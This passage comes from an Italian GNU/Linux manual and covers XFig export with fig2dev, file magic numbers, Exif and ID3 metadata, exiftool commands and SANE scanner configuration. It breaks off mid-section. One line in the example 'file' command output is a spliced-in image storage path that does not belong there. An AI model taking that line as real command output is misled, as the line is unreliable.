Sotto ai bottoni si trova la descrizione della modalità attiva (selezionata con uno dei bottoni disposti verticalmente sul lato sinistro), mentre un po’ più a destra si vede il nome del file aperto. Più a destra, vengono riepilogate le funzionalità disponibili con il mouse, in base alla modalità attiva, oppure in base alla posizione del puntatore del mouse.

Sul lato sinistro è disposta una serie di pulsanti grafici: un primo gruppo riguarda l’inserimento di oggetti sulla superficie di disegno; il secondo consente la modifica degli oggetti. Selezionando uno di questi pulsanti grafici, se ne ottiene anche la descrizione nello spazio sotto i pulsanti del menù, dove in particolare viene anche descritto il modo per richiamare la funzione corrispondente attraverso la tastiera.

Sul lato destro, in alto, appaiono alcuni pulsanti grafici e una serie di caselle di selezione, riferiti alla gestione della profondità. Ogni oggetto che si colloca sulla superficie da disegno, ha un livello, definito come profondità. Un valore pari a zero rappresenta il livello più esterno, mentre un valore pari a 999 si riferisce a una profondità massima. Questa distinzione consente di sovrapporre gli oggetti stabilendo quale sia visibile e quale risulti nascosto: il livello di profondità più basso prende la precedenza e pone l'oggetto sopra gli altri. In questo modo, con il pannello dei pulsanti grafici, è possibile visualizzare solo uno o alcuni strati; nell'esempio mostrato, ne esiste uno soltanto, pari al valore 50:



Nel lato inferiore della finestra di XFig appaiono dei pulsanti grafici che variano a seconda del contesto e rappresentano delle opzioni che possono essere modificate:



29.6.4.3 Utilizzo comune del mouse

L'uso del mouse sulla superficie da disegno, non è intuitiva e ogni contesto ha la sua modalità di uso. Per quanto riguarda il disegno di oggetti comuni (poligoni, cerchi, linee), si possono riepilogare alcuni comportamenti importanti.

Il disegno di un oggetto richiede generalmente la pressione del primo tasto del mouse, in corrispondenza del primo punto che lo riguarda. Se l'oggetto prevede l'inserimento di più punti, questi si ottengono con la pressione successiva dello stesso tasto; se la quantità dei punti è indefinita, l'ultimo punto viene stabilito con la pressione del secondo tasto (quello centrale); al contrario, la pressione del terzo tasto quando l'oggetto non è terminato, provoca l'annullamento del suo inserimento.

Il disegno di un oggetto che prevede l'inserimento di più punti per il tratteggio di una linea, può essere iniziato e terminato con il secondo tasto del mouse, segnalando l'inizio e la fine; durante lo spostamento del mouse, si ottiene l'inserimento di diversi punti a intervalli relativamente frequenti.

In ogni caso, il promemoria che appare in alto a destra, descrive l'uso del mouse in base al contesto attivo; è sempre bene osservare questa guida per sapere come ci si deve comportare.

29.6.4.4 Esportazione e importazione di formati differenti

«

XFig è in grado di esportare un disegno in formati differenti, attraverso la voce *Export* del menù *File*, raggiungibile anche con la combinazione di tasti [*Meta x*] ([*Alt x*]). Al contrario, non è in grado di importare disegni da altri formati, ma per questo si possono usare programmi esterni.

Il primo programma da considerare è '**`fig2dev`**', in grado di convertire autonomamente un disegno FIG in altri formati (vettoriali o meno che siano):

```
fig2dev -L formato [opzioni] [file_fig [file_da_generare]]
```

'**fig2dev**' richiede un'opzione obbligatoria, '**-L**', con la quale si specifica il formato che deve avere il file di destinazione, ottenuto dalla conversione; inoltre, se non si indicano i file, usa lo standard input per ottenere il file FIG da convertire e lo standard output per il file da generare.

Tabella 29.52. Utilizzo dell'opzione '**-L**' con '**fig2dev**'.

Comando	Effetto
`-L box`	Genera il codice LaTeX necessario a ottenere una scatola della dimensione necessaria a contenere il disegno.
`-L cgm`	Genera un'immagine CGM (*Computer graphic metafile*).

`-L latex`
`-L epic`
`-L eepic`
`-L eepicemu`
	Genera un'immagine in formato LaTeX o in altri formati derivati più sofisticati.

`-L gif`	Genera un'immagine GIF.
`-L ibmgl`	Genera un disegno in formato IBM-GL, compatibile con HP-GL.
`-L jpeg`	Genera un'immagine JPEG.
`-L map`	Genera un file HTML contenente un riferimento a un'immagine esterna che però non viene creata automaticamente.

Comando	Effetto
`-L mf`	Genera un file da utilizzare con MetaFont per la costruzione di un insieme di caratteri.
`-L mp` `-L mmp`	Genera un file MetaPost o MultiMetaPost.
`-L pcx`	Genera un'immagine PCX.

`-L eps`
`-L ps`
`-L pdf`
	Genera una trasformazione in EPS, PostScript e PDF.

`-L pic` `-L tpic`	Genera un file PIC, o TPIC, adatto per Groff.
`-L pictex`	Genera un formato PicTeX.
`-L png`	Genera un'immagine PNG.
`-L ppm`	Genera un'immagine PPM.
`-L pstex` `-L pstex_i`	Genera un formato PostScript senza testo e un formato LaTeX complementare, contenente solo il testo.
`-L sld`	Genera un formato SLD di AutoCAD.
`-L textyl`	Genera un formato Textyl.

Comando	Effetto
`-L tiff`	Genera un'immagine TIFF.
`-L tk`	Genera un formato adatto a TCL/Tk.
`-L xbp`	Genera un'immagine XBM.
`-L xpp`	Genera un'immagine XPM.

Oltre all'opzione '**`-L`**', sono disponibili altre opzioni, alcune delle quali sono specifiche per il tipo di conversione che si intende attuare. Per l'elenco completo delle possibilità, basta consultare la pagina di manuale *fig2dev(1)*. Viene mostrato l'esempio della conversione di un file FIG in formato EPS:

```
$ fig2dev -L eps esempio.fig esempio.eps [Invio]
```

È interessante notare che il file che si ottiene include solo l'area del disegno che contiene qualcosa, indipendentemente dal formato della carta che può essere specificato nel preambolo del file FIG.

Può essere interessante anche l'uso del programma '**`pstoedit`**', che è in grado di convertire un file PostScript in un disegno vettoriale; in particolare nel formato FIG:

```
$ pstoedit -f fig esempio.ps esempio.fig [Invio]
```

In questo esempio, si vuole convertire il file '`esempio.ps`' nel file '`esempio.fig`' ('**`pstoedit`**' è descritto nella sezione 26.1.7.1).

Quando si esegue una conversione da un formato vettoriale finale, è molto probabile che si perdano delle informazioni significative sulla struttura del disegno. Per esempio, una linea tratteggiata contenuta

in un file PostScript può tradursi in un file FIG come tante piccole linee indipendenti.

29.7 Riferimenti

«

- *LibreOffice*, *http://www.libreoffice.org*
- Autori vari, *The Gnumeric manual*, *http://projects.gnome.org/gnumeric/doc/*
- *Xfig user manual*, *http://www.xfig.org/userman/*

[1] **X** MIT più altre licenze per porzioni particolari di codice

[2] **X** MIT più altre licenze per porzioni particolari di codice

[3] **MLTerm** BSD e GNU GPL, a seconda della porzione di codice

[4] **X** MIT più altre licenze per porzioni particolari di codice

[5] **X** MIT più altre licenze per porzioni particolari di codice

[6] **X** MIT più altre licenze per porzioni particolari di codice

[7] **X** MIT più altre licenze per porzioni particolari di codice

[8] **X** MIT più altre licenze per porzioni particolari di codice

[9] **X** MIT più altre licenze per porzioni particolari di codice

[10] **X** MIT più altre licenze per porzioni particolari di codice

[11] **X** MIT più altre licenze per porzioni particolari di codice

[12] **X** MIT più altre licenze per porzioni particolari di codice

[13] **X** MIT più altre licenze per porzioni particolari di codice

[14] **X** MIT più altre licenze per porzioni particolari di codice

[15] **X** MIT più altre licenze per porzioni particolari di codice

[16] Esistono almeno altri due programmi per visualizzare l'ora: '`oclock`' e '`rclock`'.

[17] **X** MIT più altre licenze per porzioni particolari di codice

[18] **XFE** GNU GPL

[19] **Nautilus** GNU GPL

[20] **Konqueror** GNU GPL

[21] **File-roller** GNU GPL

[22] **Putty** Software libero con licenza speciale

[23] **Gmemusage** GNU GPL

[24] **Etherape** GNU GPL

[25] **LibreOffice** software libero: GNU GPL e altre licenze compatibili

[26] **Gnumeric** GNU GPL

[27] **AbiWord** GNU GPL

[28] **XFig** software libero con licenza speciale

Capitolo 30

Immagini, audio e video

30.1 File multimediali: contenitori e contenuti. 3011
30.1.1 Impronta 3012
30.1.2 Intestazioni 3013
30.1.3 Etichette 3014
30.1.4 Involucri 3014
30.1.5 Exif 3015
30.1.6 ID3 3016
30.2 Exiftool 3017
30.2.1 Tipi di informazioni 3019
30.2.2 Modifica delle informazioni 3020
30.3 Uso dello scanner con SANE 3022
30.3.1 Lucchetto 3023
30.3.2 Schema generale 3023
30.3.3 Configurazione 3024
30.3.4 Gruppo «scanner» 3027
30.3.5 Individuazione dello scanner locale 3028
30.3.6 Permessi 3031
30.3.7 Raggiungere uno scanner attraverso la rete 3033
30.3.8 Utilizzo di «scanimage» 3038
30.3.9 Altri programmi frontali 3040
30.3.10 Pagine di manuale 3042
30.4 Gestione delle immagini 3043

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

30.4.1 Programmi specifici per la cattura dallo schermo 3044
30.4.2 Xloadimage 3047
30.4.3 XPaint 3062
30.4.4 Gimp 3068
30.4.5 ImageMagick 3071
30.4.6 GraphicsMagick 3085
30.4.7 Kolourpaint 3086
30.4.8 Gpaint 3087
30.4.9 Tuxpaint 3088
30.4.10 Geeqie, ex GQview 3090
30.5 Concetti generali su audio e sui formati audio digitali . 3091
30.5.1 Numero ISRC 3092
30.5.2 Composizione del suono 3092
30.5.3 Rappresentazione digitale del suono 3095
30.5.4 Formati audio non compressi 3097
30.5.5 Formati audio compressi 3098
30.5.6 Informazioni di un contenitore MP3 3099
30.5.7 Informazioni di un contenitore Ogg 3103
30.6 Lettore CD audio 3104
30.6.1 Dcd 3108
30.6.2 TCD 3110
30.6.3 Cdcd 3112
30.6.4 AsCD 3117
30.6.5 Gcd 3117

30.6.6 CDDB 3120
30.7 Tracce CDDA 3123
30.7.1 Cdparanoia 3124
30.7.2 Grip 3127
30.8 Etichette e copertine 3133
30.8.1 Disc-Cover 3134
30.8.2 Cdlabelgen 3139
30.9 Audio con i sistemi GNU/Linux 3142
30.9.1 File di dispositivo 3145
30.10 Gestione della scheda audio 3147
30.10.1 Aumix 3148
30.10.2 Alsamixer 3156
30.10.3 Gnome-volume-control 3158
30.10.4 Esecuzione e registrazione di brani campionati 3158
30.10.5 Wavtools 3161
30.10.6 Sound-recorder 3162
30.10.7 Aplay e Arecord 3165
30.10.8 Sox 3167
30.10.9 Normalize 3180
30.10.10 Xwave 3181
30.10.11 Audacity 3183
30.11 Sintesi vocale 3190

30.11.1 eSpeak 3190
30.12 MIDI 3193
30.12.1 File MIDI 3194
30.12.2 Midge 3198
30.12.3 Timidity++ 3208
30.13 Programmi per la gestione di formati audio compressi 3211
30.13.1 MP3info 3212
30.13.2 LAME 3218
30.13.3 Toolame 3222
30.13.4 Vorbis Tools 3224
30.13.5 Flac 3230
30.13.6 Mpg321 3233
30.13.7 MP3blaster 3234
30.13.8 Xmms 3237
30.13.9 FreeAmp 3239
30.13.10 Zinf 3243
30.14 Audio attraverso la rete 3245
30.14.1 Icecast 1 3246
30.14.2 Ricezione di radio attraverso Internet 3252
30.15 Concetti generali sui formati video digitali 3257
30.15.1 Composizione di un'immagine fissa 3257
30.15.2 Dall'immagine fissa al filmato 3257

30.15.3 Digitalizzazione di un filmato 3258
30.15.4 Confezionamento di un filmato 3259
30.15.5 Contenitore multimediale 3260
30.15.6 Trasformazione in teoria 3260
30.15.7 Trasformazione di un formato «multiplex» 3264
30.16 Programmi per l'esecuzione di filmati digitali 3266
30.17 Programmi per la registrazione video dello schermo 3269
30.18 Elaborazione di formati video 3272
30.18.1 FFmpeg 3272
30.18.2 Mjpegtools 3276
30.18.3 Transcode 3285
30.18.4 Creazione di un filmato da un'immagine fissa . . 3288
30.18.5 Funzioni per l'elaborazione dei filmati quadro per quadro 3290
30.19 Introduzione ai DVD video 3292
30.19.1 Descrizione superficiale dell'organizzazione di un DVD video 3292
30.19.2 Copia di un DVD video normale 3294
30.19.3 Copia parziale di un DVD video normale 3296
30.19.4 Utilizzo di Dvdbackup 3297
30.19.5 Primi esperimenti per realizzare un DVD con contenuti propri 3300
30.19.6 Inserire delle diapositive in un DVD video 3302

30.19.7 Menù di un DVD video 3304
30.19.8 Creazione di un DVD con menù 3311
30.20 DVDStyler 3315
30.20.1 Avvio di DVDStyler 3316
30.20.2 Configurazione dello standard video 3317
30.20.3 Costruzione del menù 3318
30.20.4 Inserimento dei filmati 3321
30.20.5 Creazione del DVD video 3322
30.21 Riferimenti 3324

.cdservrc 3120 .disc-coverrc 3134 .libao 3224 .xloadimage 3060 .XPaintrc 3062 /etc/sane.d/ 3024 animate 3080 audio 3158 cdsound-recorder 3162 convert 3074 disc-cover 3134 disc-cover.conf 3134 display 3082 dsp 3158 gtcd 3110 gtk-recordmydesktop 3269 import 3081 inetd.conf 3024 jpeg2yuv 3277 libao.conf 3224 listen 3251 midge 3198 midi2mg 3198 mogrify 3078 montage 3081 mpeg2enc 3281 mplayer 3266 mplex 3283 ogg123 3224 oggdec 3224 oggenc 3224 ogginfo 3224 pcmC0D0c 3158 pcmC0D0p 3158 play-sample 3162 png2yuv 3277 recordmydesktop 3269 scanimage 3038 services 3024 shout 3249 sound-recorder 3162 tcd 3110 vlc 3266 vorbiscomment 3224 xgrab 3046 Xloadimage 3060 xpaint 3062 xwd 3044 xwud 3045 yuvplay 3280 ~/.cddb/ 3120

30.1 File multimediali: contenitori e contenuti.

«

Generalmente, con il termine di «file multimediale», si tende a pensare a un file che contenga informazioni audio-visuali, anche se di per sé, il significato del termine non si limita a questi casi. In pratica, i file con cui si ha a che fare sono sempre meno specializzati e la tendenza è quella di avere formati e contenitori generici per ogni tipo di informazione, dove l'utente medio non abbia la necessità di distinguere tra file di testo scritto, fogli elettronici, presentazioni, filmati e altro, in quanto tutto sia integrabile in uno o pochi formati (esteriori) alternativi.

Per tradizione, i nomi dei file seguono la regola per cui l'estensione del nome serve a determinare il tipo del contenuto. Tuttavia, questa pratica è insufficiente e inattendibile, pertanto, i file con cui l'utente medio ha a che fare quotidianamente, contengono informazioni aggiuntive rispetto a quelle apparenti, le quali servono principalmente per automatizzarne la procedura di riconoscimento.

Sono pochi i file che non dispongono di tali informazioni; a questi tipi si fa riferimento generalmente con il termine di «formato grezzo». Tra tutti, il formato «grezzo» più importante è il testo puro, ma capita di utilizzare anche formati grezzi per rappresentare immagini, audio e video. In ogni caso, per accedere a tali dati, occorre conoscerne esattamente le caratteristiche, perché i programmi non possono stimarle (per esempio, nel caso del testo puro, bisogna conoscere la codifica, perché questa informazione non è determinabile, se si tralascia l'ipotesi di un'analisi statistica).

30.1.1 Impronta

«

Quando non si tratta di formati di file grezzi, si utilizza normalmente una sigla di riconoscimento, nota nei sistemi Unix come ***magic number***, collocata in una posizione prestabilita, di solito all'inizio del file. Con questa sigla si determina il tipo di file con cui si ha a che fare. È così che funziona il programma '**file**' che comunque nei sistemi GNU non si limita all'analisi del solo magic number:

```
$ file xxx.*[Enter]


  xxx.jpg:  JPEG image data, JFIF standard 1.01
  xxx.html: HTML document text
  xxx.midi: Standard MIDI data (format 1) using 2 tracks
            at 1/384
```

A titolo di esempio, un file JPG, contiene la sigla «JFIF» tra il settimo e il decimo byte; nello stesso modo, un file PNG contiene la sigla «PNG», tra il secondo e il quarto byte. Nelle figure successive vengono mostrati alcuni esempi; si tenga conto che ogni carattere rappresentato individua esattamente un byte.

Figura 30.2. Impronta di un file JPG.

```
......JFIF.....................................
C..................................  $.' ",#..(7
…
…
```

Figura 30.3. Impronta di un file PNG.

```
.PNG........IHDR...^...U........E....bKGD.......
.......pHYs.................tIME.....$...QG....t
…
…
```

Figura 30.4. Impronta di un file GIF (versione «89a»).

```
GIF89a^.U..P..........................". ..%  .
."."!".&&&/-2)0)/400-/1+212.665:A9?C@B;BAA?FFFJQ
...
...
```

Figura 30.5. Impronta di un file PDF (versione «1.4»).

```
%PDF-1.4
...
...
```

Figura 30.6. Impronta di un file ZIP (archivio compresso).

```
PK........5.o5................LogicSim/UT...&E[E
...
...
```

30.1.2 Intestazioni

Quando un formato di file prevede l'inserimento di informazioni aggiuntive, spesso queste trovano posto all'interno di intestazioni, ovvero nella parte iniziale del file. Per esempio, un file HTML divide il proprio contenuto proprio tra gli elementi '**HEAD**' e '**BODY**', dove nel primo trovano posto tante informazioni che non vengono visualizzate in condizioni normali.

Il mettere le informazioni sul contenuto del file nella parte iniziale consente ai programmi che si interessano di accedere a queste di leggere velocemente solo quella porzione, quando le condizioni particolari di accesso al file consentono esclusivamente una lettura sequenziale.

Figura 30.7. Esempio di un file JPG, che nella sua parte iniziale contiene un commento, oltre ad altre informazioni espresse in forma numerica binaria, non distinguibili nella figura.

```
......JFIF.............Created with The GIMP...
C..................................  $.' ",#..(7
),01444.'9=82<.342...C..........2!.!22222222222
…
…
```

30.1.3 Etichette

Succede spesso che i formati di certi file siano stati progettati poco prudentemente, senza pensare alla necessità di aggiungere certe informazioni particolari. In quei casi, se le informazioni iniziali di questi file consentono comunque di determinare la collocazione dei contenuti previsti originariamente, capita che vengano definite delle estensioni, per le quali si aggiungono delle informazioni in coda al formato preesistente, come se si trattasse di etichette appiccicate.

Questa tecnica, quando viene usata, serve a consentire la lettura e l'interpretazione di questi file anche a programmi che non possono essere a conoscenza di nuove estensioni del formato, pur rimanendo la possibilità che in alcuni casi si manifestino dei problemi di compatibilità.

30.1.4 Involucri

A volte, i formati dei file non rappresentano il modo in cui le informazioni salienti di questi sono state codificate, ma solo la forma esteriore di contenerli. Ciò succede normalmente con i formati audio-visuali, dove un certo contenitore esterno può avvolgere formati video e audio abbastanza differenti.

A titolo di esempio, il formato Ogg è un contenitore progettato per dati audio-visuali e testuali, secondo varie codifiche. Spesso viene usato per contenere solo sequenze audio in formato Vorbis, ma non si limita necessariamente a questo.

30.1.5 Exif

Exif sta per *Exchangeable image file format* e definisce uno standard per l'introduzione di informazioni addizionali in alcuni formati di immagini digitali. Lo scopo principale è quello di consentire alle macchine fotografiche di annotare automaticamente tutte le informazioni salienti sullo scatto che si esegue.

Tabella 30.8. Esempio di informazioni contenute all'interno di un'immagine JPG, secondo lo standard Exif.

Manufacturer	FUJIFILM
Model	FinePix A205S
Orientation	top - left
x-Resolution	72.00
y-Resolution	72.00
Resolution Unit	Inch
Software	Digital Camera FinePix A205S Ver1.00
Date and Time	2004:08:07 21:24:52
YCbCr Positioning	co-sited
Copyright	[None] (Photographer) - (Editor)
Compression	JPEG compression
Orientation	top - left
x-Resolution	72.00
y-Resolution	72.00
Resolution Unit	Inch
YCbCr Positioning	co-sited
Exposure Time	1/2 sec.

FNumber	f/4.8
ExposureProgram	Normal program
ISO Speed Ratings	200
Exif Version	Exif Version 2.2
Date and Time	2004:08:07 21:24:52
Shutter speed	120/100 sec. (APEX: 1)
Aperture	f/4.8
Brightness	-148/100
Exposure Bias	0.0
MaxApertureValue	3.20
Metering Mode	Pattern
Light Source	0
Flash	Flash did not fire, compulsatory flash.
Focal Length	16.5 mm
Maker Note	286 bytes unknown data
FlashPixVersion	FlashPix Version 1.0
Color Space	sRGB
PixelXDimension	1600
PixelYDimension	1200

30.1.6 ID3

«

La sigla ID3 individua lo standard per l'inserimento di informazioni addizionali nei file audio MP3. Attraverso l'uso di «etichette» (*tag*) ID3 è possibile incorporare nei file le informazioni sull'autore, il titolo e altri dati affini.

Figura 30.9. Esempio di informazioni contenute all'interno di un file MP3, secondo lo standard ID3.

Track:	1
Year:	2001
Genre:	Classical [32]
Title:	BWV 1041 / I. Allegro
Artist:	Lara St. John
Album:	Bach Violin Concertos
Comment:	From magnatune.com

30.2 Exiftool

Exiftool[1] è un modulo Perl che consente di scrivere programmi che accedono alle informazioni contenute nei file multimediali. Assieme al modulo si trova anche un programma Perl che ne fa uso: '**exiftool**'. A questo programma si fa riferimento in queste sezioni.

L'utilizzo più semplice del programma consiste nel visualizzare tutte le informazioni disponibili su uno o più file, come nell'esempio seguente:

```
$ exiftool mio_file.mp3 [Enter]
```

Ecco cosa si potrebbe leggere:

```
ExifTool Version Number         : 6.57
File Name                       : mio_file.mp3
File Size                       : 5 MB
File Modification Date/Time     : 2003:11:05 17:28:09
File Type                       : MP3
MIME Type                       : audio/mpeg
MPEG Audio Version              : 1
```

```
Audio Layer                     : 3
Audio Bitrate                   : 128000
Sample Rate                     : 44100
Channel Mode                    : Stereo
MS Stereo                       : Off
Intensity Stereo                : Off
Copyright Flag                  : False
Original Media                  : False
Emphasis                        : None
Encoded By                      : www.brot.dg
Track                           : 1
Length                          : 296 sec
Title                           : La mia ninna nanna
Artist                          : Me medesimo
Album                           : Le mie canzoncine
Year                            : 2003
Comment                         : wow
Genre                           : Classical
Duration                        : 0:04:57.07 (approx)
```

Si osservi che Exiftool è utile anche per file il cui contenuto non è strettamente «audio-visuale», come nell'esempio seguente, dove, attraverso il programma '**exiftool**', viene scandito un file PostScript:

```
$ exiftool mio_file.ps[Enter]

ExifTool Version Number         : 6.57
File Name                       : mio_file.ps
File Size                       : 41 kB
File Modification Date/Time     : 2007:01:26 08:14:40
File Type                       : PS
MIME Type                       : application/postscript
Bounding Box                    : 0 0 595 842
Creator                         : OpenOffice.org 2.0
```

```
For                             : daniele
Create Date                     : Thu Nov 30 12:35:51 2006
Title                           : FOGLIO-PAGA-blank.ods
Pages                           : 1
Image Height                    : 842
Image Width                     : 595
Image Size                      : 595x842
```

30.2.1 Tipi di informazioni

Le informazioni a cui Exiftool consente di accedere appartengono a degli standard, i quali specificano a loro volta i campi particolari (ovvero le etichette, o *tag*) che possono essere contenuti. Con il programma '**exiftool**', per fare riferimento a un certo campo, lo si può indicare nella forma seguente:

[*standard* :] *campo*

Come si vede dal modello, il nome che individua lo standard a cui fa riferimento il campo di proprio interesse, può essere omesso, se il contesto non crea ambiguità. Quando in particolare si vuole fare riferimento a tutti i campi di un certo standard, si usa la parola chiave '**all**':

[*standard* :] `all`

Nella riga di comando di '**exiftool**' è possibile richiedere l'intervento su uno o più campi con l'opzione seguente:

-[*standard* :] *campo*

Al contrario, per escludere l'intervento su un certo campo si usa la stessa opzione, ma con un doppio trattino iniziale:

```
--[standard:]campo
```

Segue un elenco di esempi nell'uso di tali opzioni:

- '**-all**' fa riferimento a tutti i campi, qualunque sia lo standard che interessa il file su cui si interviene;
- '**-copyright**' fa riferimento al campo '**copyright**', ammesso che sia previsto nello standard di informazioni contenute nel file su cui si interviene;
- '**-exif:all**' fa riferimento a tutti i campi dello standard EXIF;
- '**-id3:all**' fa riferimento a tutti i campi dello standard ID3;
- '**-exif:software**' fa riferimento al campo '**software**' dello standard EXIF;

I nomi dei campi, quando si inseriscono in questa opzione della riga di comando, vanno indicati senza spazi. Per esempio, per accedere al campo '**Thumbnail Length**', si usa la parola chiave '**thumbnaillength**'.

30.2.2 Modifica delle informazioni

«

L'opzione che specifica il tipo di informazione a cui si vuole fare riferimento può essere estesa in modo da ottenere la modifica della stessa, purché il programma '**exiftool**' sia effettivamente in grado di farlo (in quanto non tutti i campi a cui può avere accesso sono effettivamente modificabili dal programma).

– [*standard* :] *campo* = [*valore*]

Per esempio, per mettere o cambiare il valore del campo '**Software**' in un'immagine JPG contenente informazioni EXIF, basta l'opzione '**-exif:software="*stringa*"**' (oppure solo '**-software="*stringa*"**' se non è necessario specificare il contesto dello standard di riferimento). La dimostrazione seguente mostra proprio questa situazione:

```
$ exiftool -exif:software mio_file.jpg [Enter]

  Software                        : Pinco Pallino software
$ exiftool -exif:software="Super pinco" mio_file.jpg [Enter]

      1 image files updated
$ exiftool -software mio_file.jpg [Enter]

  Software                        : Super pinco
```

Bisogna osservare che le informazioni gestite dai vari sistemi di etichettatura possono essere di tipo diverso; pertanto, anche se il programma '**exiftool**' le mostra in un certo modo comprensibile a livello umano, può darsi che la modifica non sia altrettanto facile, perché il dato va convertito. Per esempio, non si può pretendere di cambiare il campo '**Compression**' delle informazioni EXIF con una stringa qualunque.

Per rimuovere il contenuto di un campo è sufficiente non assegnarvi alcunché, come nell'esempio seguente, dove si vuole omettere l'indicazione del software:

```
$ exiftool -exif:software= mio_file.jpg[Enter]

    1 image files updated
```

Altri programmi affini.

exif(1)[2]	*http://sourceforge.net/projects/libexif/*
exiv2(1)[3]	*http://www.exiv2.org/*

30.3 Uso dello scanner con SANE

SANE (*Scanner access now easy*) è un API (*Application program interface*), ovvero un'interfaccia uniforme per le applicazioni che vogliono comunicare con uno scanner. Oltre a questa API, SANE include una serie di gestori specifici (*driver*) per una grande quantità di scanner, costituiti da librerie caricate dinamicamente.

Quando si parla di SANE, dal momento che non si tratta di un programma puro e semplice, ma di un sistema di componenti integrati tra di loro, può essere necessario distinguere tra:

- il progetto della API e del protocollo di comunicazione,[4] ovvero dell'interfaccia di comunicazione;
- le librerie di gestione dei vari scanner, individuate normalmente come il *backend*,[5] ovvero la parte terminale di SANE;
- i programmi frontali, ovvero *frontend*, che consentono in pratica all'utente di gestire la scansione.

Qui vengono presi in considerazione principalmente gli scanner USB, mentre per le altre situazioni ci sono solo delle annotazioni superficiali. Per maggiori dettagli conviene leggere la documentazione annotata alla fine del capitolo.

In questa sezione si fa riferimento anche a scanner raggiunti attraverso la rete. Evidentemente, per comprendere questo meccanismo occorre avere delle competenze sulle reti TCP/IP e su come si configurano queste cose in un sistema Unix comune. Si veda eventualmente il capitolo 32 e i successivi.

30.3.1 Lucchetto

Lo scanner comune prevede un sistema meccanico per bloccare il gruppo ottico di scansione, quando questo deve essere trasportato. Questo blocco meccanico è costituito normalmente da una levetta, da una slitta, o da qualcosa di simile. Il problema è che spesso ci si dimentica di sbloccare lo scanner prima di usarlo, cosa che ovviamente impedisce di attuare le scansioni.

Figura 30.17. Due scanner sbloccati e pronti per l'uso.



30.3.2 Schema generale

Quando si pensa a SANE bisogna dare una collocazione ai vari componenti, anche se in modo semplificato, per poter comprendere cosa si sta facendo e dove cercare i problemi quando questi si manifestano.

Figura 30.18. Schema di massima della struttura di SANE.



Nella figura si vede la nuvoletta delle librerie che costituiscono la parte terminale di SANE, che va a comunicare effettivamente con lo scanner. Queste librerie vengono gestite da un sistema dinamico di caricamento (‘**sane-dll**’), con il quale comunicano i programmi frontali, come ‘**scanimage**’ e come ‘**saned**’; dove ‘**saned**’ si occupa in particolare di offrire attraverso la rete l’accesso allo scanner locale.

30.3.3 Configurazione

La configurazione di SANE riguarda principalmente il sistema di librerie di accesso allo scanner e si trova normalmente nella directory ‘`/etc/sane.d/`’. Dentro questa directory appaiono normalmente una serie di file con estensione ‘`.conf`’, dove la radice del nome corrisponde alla libreria particolare da prendere in considerazione. Per

esempio, il file ‘`hp.conf`’ si riferisce a un certo gruppo di scanner HP.

Oltre ai file di configurazione di una certa libreria specifica, appare sempre il file ‘`dll.conf`’, che riguarda la gestione complessiva di queste librerie (*dynamic backend loader*). Questo file consente di specificare quali librerie utilizzare e quali ignorare del tutto. Ecco un esempio che contiene un estratto del file:

```
# /etc/sane.d/dll.conf
# SANE dynamic backend loader configuration

net
abaton
agfafocus
apple
avision
…
…
umax
#umax_pp
umax1220u
v4l
```

Per quanto riguarda la possibilità di offrire l’accesso allo scanner locale attraverso la rete, occorre verificare che il file ‘`/etc/services`’ contenga un riferimento appropriato alla porta ‘**6566**’ TCP:

```
…
sane          6566/tcp    saned # SANE network scanner daemon
…
```

Inoltre occorre verificare che il supervisore dei servizi di rete sia stato configurato in modo da avviare '**saned**' quando viene richiesta quella porta. Nel caso particolare di Inetd, si tratta di intervenire nel file '`/etc/inetd.conf`' con una riga simile a quella seguente:

